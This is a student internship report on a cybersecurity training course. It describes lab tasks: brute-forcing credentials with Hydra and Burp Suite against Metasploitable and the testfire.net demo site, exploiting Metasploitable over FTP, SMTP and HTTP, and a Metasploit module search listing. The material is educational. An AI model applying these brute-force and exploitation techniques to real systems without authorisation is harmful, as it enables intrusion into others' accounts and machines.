Internship on Cybersecurity

Self - Introduction

This is to certify that the Internship report submitted by Mr. Vasishta P Matta bearing USN 4NM21CS205 of 3rd semester B.E, a bonafide student of NMAM Institute of Technology, Nitte, has undergone four weeks of internship at DLithe during 2022-2023 fulfilling the partial requirements for the award of degree of Bachelor of Engineering in Computer Science and Engineering at NMAM Institute of Technology, Nitte.

About DLithe

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

Summary of Internship


Internship on Cybersecurity was conducted for a month in which basics of Netwroking, Cloud Computing and concepts of Ethical Hacking was thought and some technical tasks was assigned to perform. Below are some technical tasks:

1.Password cracking of Metasploit machine using Hydra


Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra is a fast and flexible network brute-forcing tool to attack services like SSH, and FTP. With a modular architecture and support for parallelization, Hydra can be extended to include new protocols and services easily. Hydra is undoubtedly a powerful tool to have in your pen-testing toolkit. Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services. The common formats and options that Hydra provides are brute-forcing usernames and passwords. This includes single username/password attacks. we have two files users.txt and pass.txt that we expect a system to have, we can use Hydra to test the credentials for ftp. The IP address of metasploitable machine has been entered to test username and password. Below figure shows the result of test.

2.Perform password cracking of online vulnerable website(testfire.net) using Burp suite


According to question we made brute force attack using Burp suite to crack password of testfire.net website. Using kali Linux OS, I have created temporary project and by clicking on proxy button intersept is on so that Burp Suite is capable of intercepting traffic to and from a server. Then sign in into testfire.net website using any username and password on a browser. Then, when we send the request, the proxy will catch the request. Next, we need to send this request to the Burp Suite Intruder. In the very first screen Intruder will display the IP address of the target. We add payloads to username and password. Set the attack type into cluster bomb and by entering some common passwords and common username. After starting the attack, the one which contains correct username and correct password will have highest length. After cracking we know admin is the username and admin is the password to testfire.net website.





3.Perform Exploiting Metasploit using FTP




4.Exploiting Metasploit using SMTP













5.Exploiting Metasploit using Blind shell





6.Exploiting Metasploit using HTTP




vasishta26@kali: ~
[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner version
Matching Modules
0 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/http/accellion_fta_statecode_file_read 2015-07-10 normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
2 auxiliary/scanner/http/adobe_xml_inject normal No Adobe XML External Entity Injection
3 auxiliary/scanner/http/allegro_rompager_misfortune_cookie 2014-12-17 normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-0222) Scanner
4 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE Scanner
5 auxiliary/scanner/http/apache_activemq_traversal normal No Apache ActiveMQ Directory Traversal
6 auxiliary/scanner/http/axis_login normal No Apache Axis2 Brute Force Utility
7 auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05 normal Yes Apache Flink JobManager Traversal
8 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumeration
9 auxiliary/scanner/afp/afp_server_info normal No Apple Filing Protocol Info Enumerator
10 auxiliary/scanner/http/bmc_trackit_passwd_reset 2014-12-09 normal Yes BMC TrackIt! Unauthenticated Arbitrary User Password Change
11 auxiliary/scanner/http/buffalo_login normal No Buffalo NAS Login Utility
12 auxiliary/scanner/http/epmp1000_reset_pass normal No Cambium ePMP 1000 Account Password Reset
13 auxiliary/scanner/snmp/epmp1000_snmp_loot normal No Cambium ePMP 1000 SNMP Enumeration
14 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
